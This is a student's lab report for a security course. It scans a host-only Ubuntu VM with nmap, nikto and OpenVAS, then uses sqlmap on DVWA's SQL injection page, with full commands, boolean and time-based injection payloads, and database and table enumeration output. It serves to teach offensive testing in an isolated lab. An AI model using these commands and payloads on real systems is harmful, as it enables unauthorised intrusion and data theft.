

COS 720 - Practical 2

Student number: 25757637

Setting Up the Environment

Both Kali Linux and Ubuntu VM are connected to the Host-Only network adapter.

Network Scanning and Reconnaissance

- This "ping scan", using the `-sn` flag, detects active hosts on the network, helping to identify the Ubuntu VM's IP address.

`sudo nmap -sn 192.168.15.0/24`

```
gittom@kali: ~  
File Actions Edit View Help  
(gittom@kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:ee:b6:f0 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.15.3/24 brd 192.168.15.255 scope global dynamic noprefixroute eth0  
        valid_lft 507sec preferred_lft 507sec  
    inet6 fe80::a00:27ff:feee:b6f0/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
(gittom@kali)-[~]  
$ sudo nmap -sn 192.168.15.0/24  
[sudo] password for gittom:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-13 12:10 SAST  
Nmap scan report for 192.168.15.1  
Host is up (0.00094s latency).  
MAC Address: 0A:00:27:00:00:03 (Unknown)  
Nmap scan report for 192.168.15.2  
Host is up (0.00070s latency).  
MAC Address: 08:00:27:FB:24:FD (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.15.4  
Host is up (0.0019s latency).  
MAC Address: 08:00:27:3A:64:D9 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.15.3  
Host is up.  
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.33 seconds
```

- `sudo nmap -p- 192.168.15.4`, where 192.168.15.4 is the target's IP address. This scans all 65,535 TCP ports to list every open port on the Ubuntu VM.

```
(gittom@kali)-[~]  
$ sudo nmap -p- 192.168.15.4  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-13 12:11 SAST  
Nmap scan report for 192.168.15.4  
Host is up (0.0019s latency).  
Not shown: 65531 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
80/tcp    open  http  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
MAC Address: 08:00:27:3A:64:D9 (Oracle VirtualBox virtual NIC)  
Nmap done: 1 IP address (1 host up) scanned in 50.79 seconds
```

- The flag -sV probes open ports further to determine the services and their versions running on those ports.

sudo nmap -sV 192.168.15.4

```
(gittom@kali)-[~]
$ sudo nmap -sV 192.168.15.4

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-13 12:14 SAST
Nmap scan report for 192.168.15.4
Host is up (0.0029s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.5
80/tcp    open  http         Apache httpd 2.4.58 ((Ubuntu))
139/tcp   open  netbios-ssn  Samba smbd 4.6.2
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
MAC Address: 08:00:27:3A:64:D9 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.56 seconds
```

- Nikto scans the web server running on the Ubuntu VM for common vulnerabilities and misconfigurations, providing details on potential issues in the web application. The following command was used:

nikto -h <http://192.168.15.4>, with 192.168.15.4 as the Ubuntu IP.

```
(gittom@kali)-[~]
$ nikto -h http://192.168.15.4

- Nikto v2.5.0

+ Target IP: 192.168.15.4
+ Target Hostname: 192.168.15.4
+ Target Port: 80
+ Start Time: 2025-04-13 12:16:06 (GMT2)

+ Server: Apache/2.4.58 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 29af, size: 631a4d499a125, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ 8102 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time: 2025-04-13 12:17:24 (GMT2) (78 seconds)

+ 1 host(s) tested

*****
Portions of the server's headers (Apache/2.4.58) are not in
the Nikto 2.5.0 database or are newer than the known string. Would you like
to submit this information (*no server specific data*) to CIRT.net
for a Nikto update (or you may email to sullo@cirt.net) (y/n)? y

+ ERROR: →
+ ERROR: Update failed, please notify sullo@cirt.net of the previous line.
```

Vulnerability Assessment

- The following command runs a set of vulnerability detection scripts that come with Nmap (the Nmap Scripting Engine – NSE). It checks the target Ubuntu VM for a variety of known vulnerabilities.

sudo nmap -sV --script vuln 192.168.15.4


```
(gittom@kali)-[~]
$ sudo nmap -sV --script vuln 192.168.15.4

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-13 12:18 SAST
Nmap scan report for 192.168.15.4
Host is up (0.0024s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.5
80/tcp    open  http         Apache httpd 2.4.58 ((Ubuntu))
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
139/tcp   open  netbios-ssn  Samba smbd 4.6.2
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
MAC Address: 08:00:27:3A:64:D9 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix


Host script results:
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to (one or more fields are missing); aborting [9]
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to (one or more fields are missing); aborting [9]

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.82 seconds
```

- Perform a vulnerability scan using OpenVAS on the Ubuntu VM.



- Scan results
After successfully signing in, I created a new target under configuration, with the Ubuntu VM IP address. Then proceeded to create a new task, which is a scan for the target under Scan. The following are the scan results from the created task.



FTP Unencrypted Cleartext Login	↔	4.8 (Medium)	70 %	192.168.15.4	21/tcp	N/A	N/A	Sun, Apr 13, 2025 12:26 PM UTC
FTP Unencrypted Cleartext Login	↔	4.8 (Medium)	70 %	192.168.15.4	21/tcp	N/A	N/A	Sun, Apr 13, 2025 11:36 AM UTC
TCP Timestamps Information Disclosure	↔	2.6 (Low)	80 %	192.168.15.4	general/tcp	N/A	N/A	Sun, Apr 13, 2025 12:26 PM UTC
TCP Timestamps Information Disclosure	↔	2.6 (Low)	80 %	192.168.15.4	general/tcp	N/A	N/A	Sun, Apr 13, 2025 11:36 AM UTC
ICMP Timestamp Reply Information Disclosure	↔	2.1 (Low)	80 %	192.168.15.4	general/icmp	N/A	N/A	Sun, Apr 13, 2025 12:26 PM UTC
ICMP Timestamp Reply Information Disclosure	↔	2.1 (Low)	80 %	192.168.15.4	general/icmp	N/A	N/A	Sun, Apr 13, 2025 11:36 AM UTC
Apache HTTP Server Detection Consolidation		0.0 (Log)	80 %	192.168.15.4	general/tcp	N/A	N/A	Sun, Apr 13, 2025 11:29 AM UTC

- Major/medium found vulnerabilities:

Vulnerability 1: Anonymous FTP Login Reporting

This vulnerability means that your FTP server allows users to log in without needing a specific account. They can use usernames like "anonymous" or "ftp.". If an attacker gains access through anonymous login, they might be able to access sensitive files or upload/delete files, depending on the permissions granted to anonymous users.

Solution: Disable anonymous logins if you do not intend to share files publicly via FTP.

Vulnerability 2: FTP Unencrypted Cleartext Login

The FTP server allows login credentials (usernames and passwords) to be sent over the network without encryption. An attacker could intercept these credentials by "sniffing" network traffic, compromising user accounts.

Solution: Enable FTPS (FTP Secure) or enforce the use of the AUTH TLS command, which encrypts the connection before login credentials are exchanged. Refer to your FTP server's documentation for instructions.

Web Application Security Testing

A) SQL Injection:

Logging into MariaDB:

The command `sudo mysql -i root -p` is used to log into MariaDB as the root user. After the password prompt, I was taken into the MariaDB monitor where commands for managing databases can be entered.

The commands `sudo chown -R www-data:www-data /var/www/html/DVWA` and `sudo chmod -R 755 /var/www/html/DVWA` change the file ownership and permissions so that the Apache web server (typically running under the www-data user) can properly access and serve DVWA files.

Finally, `sudo systemctl restart apache2` command restarts the Apache service to apply all changes made to the DVWA application, ensuring that it is up and running with the correct configuration.

```
cos720@cos720-VirtualBox: /var/www/html/DVWA/config

cos720@cos720-VirtualBox:~$ sudo mysql -u root -p
[sudo] password for cos720:
Sorry, try again.
[sudo] password for cos720:
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.11.11-MariaDB-0ubuntu0.24.04.2 Ubuntu 24.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.


MariaDB [(none)]> CREATE DATABASE dvwa;
ERROR 1007 (HY000): Can't create database 'dvwa': database exists
MariaDB [(none)]> GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwauser'@'localhost' IDENTIFIED BY 'dvwapass';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> EXIT;
Bye

cos720@cos720-VirtualBox:~$ cd /var/www/html
cos720@cos720-VirtualBox: /var/www/html$ sudo git clone https://github.com/digininja/DVWA.git
fatal: destination path 'DVWA' already exists and is not an empty directory.
cos720@cos720-VirtualBox: /var/www/html$ sudo chown -R www-data:www-data /var/www/html/DVWA
cos720@cos720-VirtualBox: /var/www/html$ sudo chmod -R 755 /var/www/html/DVWA
cos720@cos720-VirtualBox: /var/www/html$ cd /var/www/html/DVWA/config
cos720@cos720-VirtualBox: /var/www/html/DVWA/config$ sudo cp config.inc.php.dist config.inc.php
cos720@cos720-VirtualBox: /var/www/html/DVWA/config$ sudo nano config.inc.php
cos720@cos720-VirtualBox: /var/www/html/DVWA/config$ sudo systemctl restart apache2
```

- Logged into DVWA using the Kali browser.
- Navigated to the SQL Injection page.
- Submitted the input 1 and observed the URL:
- Found the PHPSESSID cookie when I right clicked the DVWA page, chose Inspect(Q), then navigated to Developer Tools > Storage > Cookies.



```
File Actions Edit View Help
gitom@kali: ~
→ sqlmap -u "http://192.168.15.4/DVWA/vulnerabilities/sql/?id=1&Submit=Submit" --cookie="PHPSESSID=kth9g9c5c9aid3ru7btmooq117; security=low" --batch --risk=3 --level=5

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal law.
s. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 15:43:09 /2025-04-13/

[15:43:09] [INFO] testing connection to the target URL
[15:43:09] [INFO] checking if the target is protected by some kind of WAF/IPS
[15:43:10] [INFO] testing if the target URL content is stable
[15:43:10] [INFO] target URL content is stable
[15:43:10] [INFO] testing if GET parameter 'id' is dynamic
[15:43:10] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[15:43:10] [INFO] testing for SQL injection on GET parameter 'id'
[15:43:10] [INFO] testing AND boolean-based blind - WHERE or HAVING clause
[15:43:10] [WARNING] reflective value(s) found and filtering out
[15:43:10] [INFO] testing OR boolean-based blind - WHERE or HAVING clause
[15:43:10] [INFO] testing OR boolean-based blind - WHERE or HAVING clause (NOT)
[15:43:10] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT)' injectable (with --not-string='Me')
[15:43:11] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[15:43:12] [INFO] testing MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
[15:43:12] [INFO] testing MySQL > 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
[15:43:12] [INFO] testing MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)
[15:43:12] [INFO] testing MySQL > 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)
[15:43:12] [INFO] testing MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
[15:43:12] [INFO] testing MySQL > 5.6 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
[15:43:12] [INFO] testing MySQL > 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)
[15:43:12] [INFO] testing MySQL > 5.7.8 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)
[15:43:12] [INFO] testing MySQL > 5.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
[15:43:12] [INFO] testing MySQL > 5.8 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
[15:43:12] [INFO] testing MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
[15:43:12] [INFO] testing MySQL > 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
[15:43:12] [INFO] testing MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)
[15:43:12] [INFO] testing MySQL > 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)
```

```
File Actions Edit View Help
[15:43:28] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[15:43:29] [INFO] testing 'Generic UNION query (random number) - 1 to 20 columns'
[15:43:29] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
[15:43:29] [INFO] testing 'Generic UNION query (random number) - 21 to 40 columns'
[15:43:29] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'
[15:43:29] [INFO] testing 'Generic UNION query (random number) - 41 to 60 columns'
[15:43:30] [INFO] testing 'Generic UNION query (NULL) - 61 to 80 columns'
[15:43:30] [INFO] testing 'Generic UNION query (random number) - 61 to 80 columns'
[15:43:30] [INFO] testing 'Generic UNION query (NULL) - 81 to 100 columns'
[15:43:30] [INFO] testing 'Generic UNION query (random number) - 81 to 100 columns'
[15:43:31] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[15:43:31] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[15:43:31] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[15:43:31] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[15:43:32] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[15:43:32] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[15:43:32] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[15:43:32] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[15:43:33] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[15:43:33] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
[15:43:33] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
[15:43:33] [INFO] Checking if the injection point on GET parameter 'id' is a false positive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 735 HTTP(s) requests:
--
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
Payload: id=1' OR NOT 3772=3772-- r2G6SSubmit-Submit

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 8486 FROM (SELECT(SLEEP(5)))JzVK)-- IrQ6SSubmit-Submit

[15:43:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache/2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[15:43:41] [WARNING] HTTP error codes detected during run:
200 (Internal server error) - 267 times
[15:43:41] [INFO] fetched data logged to text files under '/home/gitlton/.local/share/sqlmap/output/192.168.15.4'
[*] ending @ 15:43:41 /2025-04-13/
```

• Database names

The command on the picture below checks if the parameter id is vulnerable to SQL injection and, if so, it extracts the list of available databases.

```
File Actions Edit View Help
gitlton@kali:~$ sqlmap -u "http://192.168.15.4/DVWA/vulnerabilities/sql/?id=1&Submit=Submit" --cookie="PMPSESSID=kth49ge5c9aid3ru7btmqpi17; security=low" --batch --risk=3 --level=5 --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal law s. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:48:02 /2025-04-13/

[15:48:02] [INFO] resuming back-end DBMS 'mysql'
[15:48:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session: id (boolean-based blind)

Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
Payload: id=1' OR NOT 3772=3772-- r2G6SSubmit-Submit


Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 8486 FROM (SELECT(SLEEP(5)))JzVK)-- IrQ6SSubmit-Submit

[15:48:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache/2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[15:48:02] [INFO] fetching database names
[15:48:02] [INFO] fetching number of databases
[15:48:02] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[15:48:02] [INFO] retrieved:
[15:48:03] [WARNING] reflective value(s) found and filtering out
2
[15:48:03] [INFO] retrieved: information_schema
[15:48:07] [INFO] retrieved: dvwa
available databases [2]:
[*] dvwa
[*] information_schema
```

Table names

The command on the picture below lists the tables within the selected database, helping to understand the database structure.

```
gitom@kali: ~  
File Actions Edit View Help  
$ sqlmap -u 'http://192.168.15.4/DVWA/vulnerabilities/sql/7id-16Submit-Submit?' --cookie="PHPSESSID=kth49ge5C9aid3ru7btaoqp117; security=low" --batch --risk=3 --level=5 -D dvwa --tables
```



Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal law s. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:50:39 /2025-04-13/

[15:50:39] [INFO] resuming back-end DBMS 'mysql'

[15:50:39] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause (NOT)

Payload: id=1' OR NOT 3772=3772-- r20G6Submit-Submit

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: id=1' AND (SELECT 8486 FROM (SELECT(SLEEP(5))))JzVK-- Tr0q6Submit-Submit

[15:50:39] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu

web application technology: Apache 2.4.58

back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)

[15:50:39] [INFO] fetching tables for database: 'dvwa'

[15:50:39] [INFO] fetching number of tables for database 'dvwa'

[15:50:39] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval

[15:50:39] [INFO] retrieved:

[15:50:39] [WARNING] reflective value(s) found and filtering out

2


[15:50:40] [INFO] retrieved: users

[15:50:40] [INFO] retrieved: guestbook

Database: dvwa

[2 tables]

```
gitom@kali: ~  
File Actions Edit View Help  
